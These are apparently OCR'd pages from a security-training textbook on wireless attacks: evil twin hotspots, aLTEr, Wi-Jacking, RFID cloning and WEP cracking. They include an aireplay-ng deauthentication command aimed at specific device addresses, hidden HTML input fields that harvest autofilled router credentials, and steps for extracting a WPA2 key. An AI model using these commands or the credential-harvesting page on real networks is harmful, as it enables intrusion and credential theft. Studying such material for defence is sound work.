

Figure 16.80: Evil twin

Because the employees of a company may take their corporate laptops to establishments with public Wi-Fi networks, it is challenging to keep company data safe.

3G or Ethernet Connection to the Internet
Attacker
Computer set as an AP, running a sniffer
Internet

A user tries to log in and finds two APs; one is legitimate and the other is an identical fake (evil twin). A victim picks one, and if it is the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was merely a randomly failed login attempt.

Set Up of a Fake Hotspot (Evil Twin)

Hotspots in an area may not always be legitimate because an evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin. For example, a user who attempts to log in may find two APs, one of which is legitimate. If the user connects to the network through the evil twin, the attacker may obtain login information and access to the victim's computer. Any login attempt of the user would fail, and they are likely to assume that the attempt randomly failed. A fake hotspot can be set up using a laptop with Internet connectivity (3G or a wired connection) and a mini AP through the following steps.

1. Enable **Internet Connection Sharing** in Windows or **Internet Sharing** in macOS.

aLTEr Attack

An aLTEr attack has the following two phases.

- **Information gathering phase**: Attackers passively gather information needed to perform an aLTEr attack using techniques such as identity mapping and website fingerprinting.
- **Attack phase**: Attackers use the information gathered to perform an active attack using techniques such as DNS spoofing.

Information Gathering Phase

Attackers snoop on the websites that users attempt to access and record how often they visit those websites. Attackers only spy or monitor the transmission between the base station and the end user, and they do not modify any credentials or information in this attack.

Attackers use the following techniques to gather information passively.

- **Identity mapping**: The attacker initially maps the identity to locate the target device. Once the target is determined, the attacker devises a strategy to implement the next two attacks.
- **Website fingerprinting**: The attacker records the amount of traffic the client is accessing and keeps track of the user's online activities and other meta information.

Attacker

Figure 16.83: Information-gathering phase of an aLTEr attack

Attack Phase

After snooping on or gathering information about the target users, the attacker launches an MITM attack using a fake tower impeding and manipulating the user data, which are intended to be shared with the real tower. The attacker uses DNS spoofing to redirect the victim to a malicious website or a website of their choice, where the attacker records all the sensitive information entered by the victim such as usernames and passwords.


Launch of Wireless Attacks: Wi-Jacking Attack

Step 1	Send **deauth requests** to the victim's device using aireplay-ng to disconnect the victim from his/her legitimate Wi-Fi network
Step 2	Now, perform Karma attack using **hostapd-wpe**, thus luring the victim to connect to the malicious Wi-Fi network
Step 3	Use tools, such as **dnsmasq** and python scripts, to inject malicious URL and lure the victim's browser to load the malicious URL
Step 4	Now, **wait for the victim to access the HTTP page**, and at this moment, the victim's router is updated and restarts automatically
Step 5	Once the victim opens the malicious page, the **browser will automatically load the page**, which has stored credentials
Step 6	Now, stop the Karma attack, and **allow the victim to connect back to his/her legitimate network**; the malicious page remains in the router's admin interface origin along with admin credentials loaded into the JavaScript
Step 7	Use **XMLHttpRequest** to login to the router to extract the victim's WPA2 PSK and further perform any other required malicious changes



```
┌─[✗]─[root@parrot]─[~]
└──╼ #aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon

```


Wi-Jacking Attack

Attackers use a Wi-Jacking attack for gaining access to an enormous number of wireless networks. In this attack, the Wi-Fi information of the nearest victims can be retrieved without using any cracking mechanisms. This attack can be used when credentials are saved in the victim's browser, when the victim accesses the same website multiple times, and when the router uses an unencrypted HTTP connection to access the router configuration interface in the browser. Attackers can take advantage of these vulnerabilities to crack WPA/WPA2 networks without going through a single handshake process. The following conditions must be met to perform a Wi-Jacking attack.

- At least one active client device must be connected to the target network.
- The client device must have already connected to any open network and allow automatic reconnection to that network.
- The client device must use a chromium-based web browser.
- The client device's browser must store the admin interface credentials of the router.
- The target network's router must use an unencrypted HTTP connection for the router configuration interface.

Attackers launch a Wi-Jacking attack through the following steps.

- Send de-authentication requests to the victim's device using aireplay-ng to disconnect the victim from their legitimate Wi-Fi network.



```
┌─[✗]─[root@parrot]─[~]
└──╼ #aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon
02:07:13  Waiting for beacon frame (BSSID: B4:75:0E:89:00:60) on channel 11

    <input id="l" style="opacity:0;" type="text">
    o
    <input id="p" style="opacity:0;" type="password">
  ▼ <div style="margin-top:100px;width:70%;margin-left:15%">
```

Hidden fields to collect remembered credentials from autocomplete

Figure 16.86: Screenshot showing the update and restarting of the router

- Once the victim opens the malicious page, the browser will check the following two conditions to automatically load the page having stored credentials:

  - Do the malicious URL and the router's admin interface have the same origin?
  - Do the input fields of the page and the router's admin interface match?
- After receiving the credentials, the victim is made to access the page for some more time. Subsequently, stop the KARMA attack and allow the victim to connect back to their legitimate network. Once the victim's device is connected to the legitimate network, the malicious page remains in the router's admin interface, along with admin credentials loaded into the JavaScript.
- Use XMLHttpRequest to login to the router to extract the victim's WPA2 PSK and further perform any other malicious changes as necessary. Using this PSK and other credentials, the victims' private network can be hacked, and critical data can be accessed and tampered using the Wi-Jacking technique.

RFID Cloning Attack

RFID cloning involves capturing the data from a legitimate RFID tag and then creating its clone using a new chip. In other words, data from one RFID tag are copied into another tag by changing the tag ID (TID), but the form factor and data may remain the same. The cloned copy is different from the original RFID tag and may be easily detected. Attackers use iCopy-X, RFIDler, etc. to clone RFID tags.

- **iCopy-X**

  Source: *https://proxmark.com*

  iCopy-X is a portable RFID cloning device that can be used by attackers to clone RFID tags. It is an entirely stand-alone device with an integrated screen and buttons, providing the functionality of a Proxmark but without the need for an external computer.

Wi-Fi Encryption Cracking: WEP Encryption Cracking

- Start the wireless interface in **monitor mode** on the specific AP channel
- Test the **injection capability** of the wireless device to the AP
- Use a tool, such as aireplay-ng, to do a **fake authentication** with the AP
- Start a Wi-Fi sniffing tool, such as airodump-ng, with a BSSID filter to **collect unique IVs**
- Start a Wi-Fi packet encryption tool, such as aireplay-ng, in ARP **request replay mode to inject packets**
- Run a cracking tool, such as aircrack-ng, to **extract encryption keys** from the IVs

Wi-Fi Encryption Cracking

After an attacker succeeds in obtaining unauthorized access to a target network through methods such as wireless attacks, rogue APs, and evil twins, the attacker must crack the security imposed by the target wireless network. Generally, for securing wireless communication, Wi-Fi networks use WEP or WPA/WPA2 encryption, which the attacker must crack. In this section, we examine how an attacker can crack these encryption systems to breach the wireless network security.

